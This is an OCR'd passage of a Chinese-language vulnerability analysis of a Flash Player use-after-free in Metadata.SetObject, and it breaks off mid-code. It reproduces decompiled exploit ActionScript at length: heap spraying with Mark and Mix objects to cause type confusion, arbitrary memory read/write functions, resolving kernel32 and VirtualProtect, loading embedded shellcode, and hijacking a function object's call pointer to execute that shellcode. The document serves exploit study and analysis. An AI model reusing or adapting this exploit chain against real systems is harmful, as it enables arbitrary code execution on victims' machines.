
gc_clean()执行前，第20个键存储的string对象

地址	HEX 数据	ASCII
079CDD00	F0 18 DA 57 02 00 00 00 70 DE E7 05 14 00 00 00	?赕┐...p掮|¶...
079CDD10	02 00 00 00 98 0C 00 00 F0 18 DA 57 02 00 00 00	┐...?..?赕┐...
079CDD20	78 DE E7 05 13 00 00 00 02 00 00 00 98 0C 00 00	x掮|‼...┐...?..


gc_clean()执行后，第20个键的string对象被释放

地址	HEX 数据	ASCII
079CDD00	E8 DC 9C 07 00 00 00 00 00 00 00 00 00 00 00 00	柢?..............
079CDD10	00 00 00 00 00 00 00 00 00 DD 9C 07 0C 00 00 00	..... .韬•....
079CDD20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

调试过程中从 IDE 观察 keySet 数组也可以观察到漏洞触发前后，垂悬指针（从第 10 项开始是因为前 10 个单数字 String 对象是 Flash 维护，引用计数不为 0 不会被释放）指向内存重新分配给程序其他对象后读取到了‘‘异常’’ 数据：



回过头再看看漏洞函数 “SetObject’’ 的实现过程吧，由于每次添加新项都会往上述 key 数组中依次写入一个新 key 的对象地址，故只需在 IDE 中单步跟踪 while 循环里的 “SetObject’’ 时候，在 OD 中对 key 数组区域下个内存写入断点就能定位到 “SetObject’’ 的 native 实现函数，跟踪过程没有发现针对新 key 对象的引用计数之类的保护操作，认为是造成这次漏洞的最主要原因!-_-!。



16.5 0x5 漏洞利用分析

经过上述的分析，知道漏洞的根本原因是 Metadata 对象的 SetObject 方法在存储新键时没有对新 ‘‘键’’ 对象做相关的引用计数保护，导致攻击者可以通过强制 GC 获得对新 ‘‘键’’ 对象的垂悬指针，从而可以接下去进行 UAF 漏洞利用。本节对利用代码进行分析，漏洞利用的目标是通过实现任意内存读写来劫持程序最终得以执行 CMD 命令。

从强制 GC 获得垂悬指针后继续吧，攻击者接着马上就分配多个对象来抢占刚回收的内存地址，分配的对象我们称之为 Mark（标记类），将其保存在一个 vector 数组里。

```
var r_key:Vector.<String>;
r_key = map.keySet;
i = 0;
while (i < this.count_key)
{
    this.r_mark[i] = new Mark();
    i++;
};
```

```
package
{
    public class Mark
    {
        public var tag1:uint = 24;
        public var tag2:uint = 2200;
    }
}
```


此时就会出现上节 IDE 中 keySet 数组里观察到的 ‘‘异常’’ 数据了，其实从第 “10’’ 项开始的垂悬指针指向的新对象就是这里的 Mark 对象了，该对象与原 String 对象正好重合（对象大小一样，均为 0x18，@ 银雁冰，多谢纠正），大致内存结构可参考下图：

```
String(0x18):
    +0:vtable
    +8:string buf pointer
    +10:string len
    ...

Mark(0x18):
    +0:vtable
    +8:some obj pointer
    +10:tag1
    +14:tag2
```

两个对象的部分字段正好重合

所以此时通过 keySet 的垂悬指针来访问对象，就出现了所谓的类型混淆，访问 String 对象的 len 字段其实真正拿到的值是混淆后 Mark 对象的 tag1 字段值，也就是 24。所以攻击者利用这点来判断混淆后的内存状态，结合指针特征来判定当前系统环境的机器位数，从而在下面能够选择进入 32 位或者 64 位两种系统的漏洞利用流程：

```
var tmp:uint;
i = 0;
while (i < this.count_key)
{
    if (r_key[i].length == 24)
    {
        tmp = r_key[i].charCodeAt(4);
        tmp = (tmp | (r_key[i].charCodeAt(5) << 8));
        tmp = (tmp | (r_key[i].charCodeAt(6) << 16));
        tmp = (tmp | (r_key[i].charCodeAt(7) << 24));
        if (tmp < 0x8000)
        {
            this.b_64 = true;
        }
        else
        {
            this.b_32 = true;
        };
        break;
    };
    i++;
};
```

通过此判断类型混淆是否成功

计算Mark对象+8指针所指位置的第二个dword值，用于判断系统位数

```
if (this.b_64)
{
    this.exp_64();
};
if (this.b_32)
{
    this.exp_32();
};
```


本文主要介绍 32 位的利用代码，64 位的利用其实原理一样，实现上大同小异，主要在于多用一个自定义类（本文命名为 Qword）来处理 64 位数据。先看看整体利用的大致框架吧，如下图所示，32 位和 64 位的实现用的是同一种套路。

```
public function Main()
private function worker(e:Event=null):void
private function gc_clean():void
public static function exec_shellcode(... _args):void
private function exp_32():void
private function read_dword_32(addr:uint):uint
private function write_dword_32(addr:uint, value:uint):void
private function find_image_base_32(addr:uint):uint
private function search_import_module_base_32(value_dword_start:uint, value_dword_pos:uint, offset_pos:uint, base_module_from:uint):uint
private function search_export_api_32(value_dword_start:uint, value_dword_pos:uint, offset_pos:uint, base_module_from:uint):uint
private function exp_64():void
private function read_qword_64(addr:Qword):uint
private function write_qword_64(addr:Qword, value:uint):void
public function find_image_base_64(addr:Qword):Qword
private function search_import_module_base_64(value_dword_start:uint, value_dword_pos:uint, offset_pos:uint, base_module_from:Qword):Qword
private function search_export_api_64(value_dword_start:uint, value_dword_pos:uint, offset_pos:uint, base_module_from:Qword):Qword
```

32位利用函数组

64位利用函数组

接着开始看看漏洞利用的姿势，小目标是实现内存任意读写。实现小目标的第一步依然是类型混淆，这里攻击者又设计了另一个自定义类 Mix（混淆类）来和上述的自定义类 Mark 进行混淆，然后互相配合之下可以达成目的。自定义混淆类 Mix 同样包含两个成员字段，故对象 size 和 Mark 对象相同可以进行二次 UAF，进而再次造成类型混淆。

```
r_key.length = 0;
r_key = null;
this.gc_clean();
```

通过释放key数组再次回收Mark对象内存，
但此时r_mark数组仍存在垂悬指针

```
var i:uint;
while (i < this.count_key)
{
    this.r_mix[i] = new Mix();
    i++;
};
```

马上又分配自定义Mix对象，进行二次UAF

```
package
{
    import flash.utils.ByteArray;
    import flash.utils.Endian;

    public class Mix
    {
        public var ctrl_byte_array:Object;
        public var over_data:Over;

        public function Mix()
        {
            this.ctrl_byte_array = new ByteArray();
            this.over_data = new Over();
            super();
            this.ctrl_byte_array.length = 0x1000;
            this.ctrl_byte_array.endian = Endian.LITTLE_ENDIAN;
        }
    }
}
```


混淆之后，这两种对象再次重合，对象的两个字段偏移一致。大致内存结构如下图所示，注意此时若通过 Mark 对象的 tag1 成员来读取 Mix 的对应值，读出来的将是一个对象地址（+1），所以下面将会发现利用代码中直接将某些对象直接赋值给 Mix 对象的 ctrl_byte_array 成员，然后直接读取 Mark 对象的 tag1 值就能得到那些对象的内存地址了，最爱这种小机巧。

```
Mark(0x18):
    +0:vtable
    +8:some obj pointer
    +10:tag1
    +14:tag2

Mix(0x18):
    +0:vtable
    +8:some obj pointer
    +10:(ctrl_byte_array pointer + 1)
    +14:over_data pointer
```

两个对象的成员变量各自重合

这对基友还真是天作之合，不过为了更好地配合，最好还是做一下‘‘同步’’操作，搞清楚谁是谁，即需要先确定一下混淆后 r_mark 数组中第几项是 Mix 对象，以及该项对应 r_mix 数组中的第几项。

```
i = 0;
while (i < this.count_key)
{
    if (!(this.r_mark[i].tag1 == 24) && (this.r_mark[i].tag1 > 524288))
    {
        this.index_mark_to_mix = i;
        this.save_mix_over_data = this.r_mark[i].tag2;
        this.b_mark_to_mix = true;
        break;
    };
    i++;
};
if (!this.b_mark_to_mix)
{
    return;
};

this.r_mark[this.index_mark_to_mix].tag2 = (this.r_mark[this.index_mark_to_mix].tag1 - 1);
i = 0;
while (i < this.count_key)
{
    if (this.r_mix[i].over_data.dword1 != 0xFFFFFFFF)
    {
        this.index_ctrl_mix = i;
        this.b_mark_to_mix = false;
        break;
    };
    i++;
};
if (this.b_mark_to_mix)
{
    return;
};
this.r_mark[this.index_mark_to_mix].tag2 = this.save_mix_over_data;
```

已混淆成Mix的ctrl_byte_array对象指针


记录对应项索引

将Mix的over_data对象指针替换成ctrl_byte_array对象指针，方便通过判断over_data的值来找对应项

记录对应项索引

```
package
{
    public class Over
    {
        public var dword1:uint = 0xFFFFFFFF;
        public var dword2:uint = 0xFFFFFFFF;
        public var dword3:uint = 0xFFFFFFFF;
        public var dword4:uint = 0xFFFFFFFF;
    }
}
```

一旦对应位置都找到，就可以实现我们的小目标了。不过为了理解小目标实现的脑洞，最好还是要观察一下 Mix 对象中 over_data 的内存格式，然后就能理解代码中为何要对参数 addr（要读取/写入的内存地址）减去 16 了：





```
private function read_dword_32(addr:uint):uint
{
    var value:uint;
    this.r_mark[this.index_mark_to_mix].tag2 = (addr - 16);
    value = this.r_mix[this.index_ctrl_mix].over_data.dword1;
    this.r_mark[this.index_mark_to_mix].tag2 = this.save_mix_over_data;
    return (value);
}
private function write_dword_32(addr:uint, value:uint):void
{
    this.r_mark[this.index_mark_to_mix].tag2 = (addr - 16);
    this.r_mix[this.index_ctrl_mix].over_data.dword1 = value;
    this.r_mark[this.index_mark_to_mix].tag2 = this.save_mix_over_data;
}
```

OK，小目标达成，目前就拥有了稳定的任意内存读写功能，距离最终目标执行 shellcode 也就不远了。据说后面的利用方式是出自 Hacking Team 的 Flash 0day，然而搜索姿势不行并没有找到参考文章，所以还是老老实实自己动手吧。首先，定位相关的模块地址和 API 函数地址，定位方式是通过读取对象（ctrl_byte_array）虚表指针来获得 Flash ocx 解析模块的地址，进而解析 PE 导入表来获取 kernel32 的基址，最后再解析其导出表来获得 VirtualProtect 函数的地址，解析过程就不贴了。

```
var addr_vtable_ctrl_byte_array:uint = this.read_dword_32((this.r_mark[this.index_mark_to_mix].tag1 - 1));
var base_flash_ocx:uint = this.find_image_base_32(addr_vtable_ctrl_byte_array);
var base_kernel32:uint;
var base_advapi32:uint;
if (Capabilities.isDebugger)
{
    base_kernel32 = this.search_import_module_base_32(1314014539, 842222661, 4, base_flash_ocx);
}
else
{
    base_advapi32 = this.search_import_module_base_32(1096172609, 842221904, 4, base_flash_ocx);
    base_kernel32 = this.search_import_module_base_32(1314014539, 842222661, 4, base_advapi32);
};
var addr_virtualprotect:uint = this.search_export_api_32(1953655126, 1952671092, 10, base_kernel32);
```

ctrl_byte_array对象指针

搜索 VirtualProtect 函数的地址是为了后面调用它来获得一块可执行的内存来存储 shellcode，那么就先来找找 shellcode 吧。从反编译的伪源码中找一下就会发现看不到长得像 shellcode 的地方，不过解析下原 swf 文件却能够看到确实存在两段 shellcode 二进制数据：



但是这些 shellcode 如何在 AS 中使用呢，其实很简单，为此作者定义两个类分别叫 Shellcode32 和 Shellcode64，关键是这两个类均继承自 “ByteArrayAsset’’ 类，并绑定了外部二进制文件 “shellcodeXX.bin’’，然后只需要 new 一下该对象就能直接获得 Shellcode 数据了。

```
package
{
    import mx.core.ByteArrayAsset;

    [Bindable]
    [Embed(source="shellcode32.bin", mimeType="application/octet-stream")]
    public class Shellcode32 extends ByteArrayAsset
    {

    }
}
```

```
public static var class_shellcode64:Class = Shellcode64;
public static var class_shellcode32:Class = Shellcode32;
public static var p_shellcode32:ByteArray;
public static var p_shellcode64:ByteArray;

p_shellcode32 = (new class_shellcode32() as ByteArray);
p_shellcode32.endian = Endian.LITTLE_ENDIAN;
p_shellcode64 = (new class_shellcode64() as ByteArray);
p_shellcode64.endian = Endian.LITTLE_ENDIAN;
```

既然必要的数据都准备好了，那就着手开始劫持程序，先获得一块可写可执行的内存，然后再写入 shellcode 数据最后执行。这一步的代码比较长，核心还是在于对程序 eip 的劫持，本利用代码采用的还是劫持对象指针。具体采用什么对象的什么指针呢，还是先来看看 Main 类定义的一个方法吧：

```
public class Main extends Sprite
{
    public static var class_shellcode64:Class = Shellcode64;
    public static var class_shellcode32:Class = Shellcode32;
    public static var p_shellcode32:ByteArray;
    public static var p_shellcode64:ByteArray;
    public var Var5:String = "";
    public var b_mark_to_mix:Boolean = false;
    public var b_64:Boolean = false;
    public var b_32:Boolean = false;
    public var count_key:uint = 0x0100;
    public var save_mix_over_data:uint = 0;
    public var Var11:Qword = null;
    public var index_mark_to_mix:uint = 0;
    public var index_ctrl_mix:uint = 0;
    public var r_mark:Vector.<Mark>;
    public var r_mix:Vector.<Mix>;
    public var r_class4:Vector.<Class4>;

    public function Main()

    private function worker(e:Event=null):void

    private function gc_clean():void

    public static function exec_shellcode(... _args):void
    {

    }
```

空函数方法，参数个数不定

在 Flash AS3 中，函数也是一种对象，故攻击者先定义了这么一个特别的空函数，然后准备对其调用过程进行劫持。首先获得该函数对象的内存地址，方法和前述技巧一致：

```
this.r_mix[this.index_ctrl_mix].ctrl_byte_array = exec_shellcode;
var addr_obj_exec_shellcode:uint = (this.r_mark[this.index_mark_to_mix].tag1 - 1);
```

接着就是根据该对象地址去定位要劫持的位置了，目标位置根据环境版本的不同攻击者做了一些判断调整，主要是一处偏移有所偏差：

```
var offset_addr_obj_hijacked:uint;
var s_version:String = Capabilities.version;
var r_version:Array = s_version.split(",");
var r_main_version:Array = r_version[0].split(" ");
var version_main:Number = parseInt(r_main_version[1]);
if (version_main >= 30)
{
    if (Capabilities.isDebugger)
    {
        offset_addr_obj_hijacked = 196;
    }
    else
    {
        offset_addr_obj_hijacked = 184;
    };
}
else
{
    if (Capabilities.isDebugger)
    {
        offset_addr_obj_hijacked = 188;
    }
    else
    {
        offset_addr_obj_hijacked = 176;
    };
};
```

确定了此处偏移，就可以定位待劫持的目标地址了，定位完后先保存一下原函数的地址等数据待后面恢复时使用。

```
var addr_save_func_to_hijack:uint;
addr_save_func_to_hijack = this.read_dword_32(
    this.read_dword_32(
        this.read_dword_32(
            this.read_dword_32(
                addr_obj_exec_shellcode + 8
            ) + 20
        ) + 4
    ) + offset_addr_obj_hijacked
);
var bak_addr_func_hijacked:uint = this.read_dword_32(addr_save_func_to_hijack);
var bak_for_hijacked_arg1:uint = this.read_dword_32((addr_obj_exec_shellcode + 28));
var bak_for_hijacked_arg2:uint = this.read_dword_32((addr_obj_exec_shellcode + 32));
```

从函数对象地址开始定位

加上偏移差

备份被劫持的原函数地址

可能是为了不影响原有调用过程的数据，并且在劫持过程中能够顺利调用到相关的子函数地址，攻击者直接将劫持对象的一些函数指针表拷贝到自己控制的一块内存区域“addr_buf_vec_array”：

```
i = 0;
while (i < 0x0100)
{
    //copy hijack obj func addr table
    this.write_dword_32(((addr_buf_vec_array + 8) + (i * 4)),
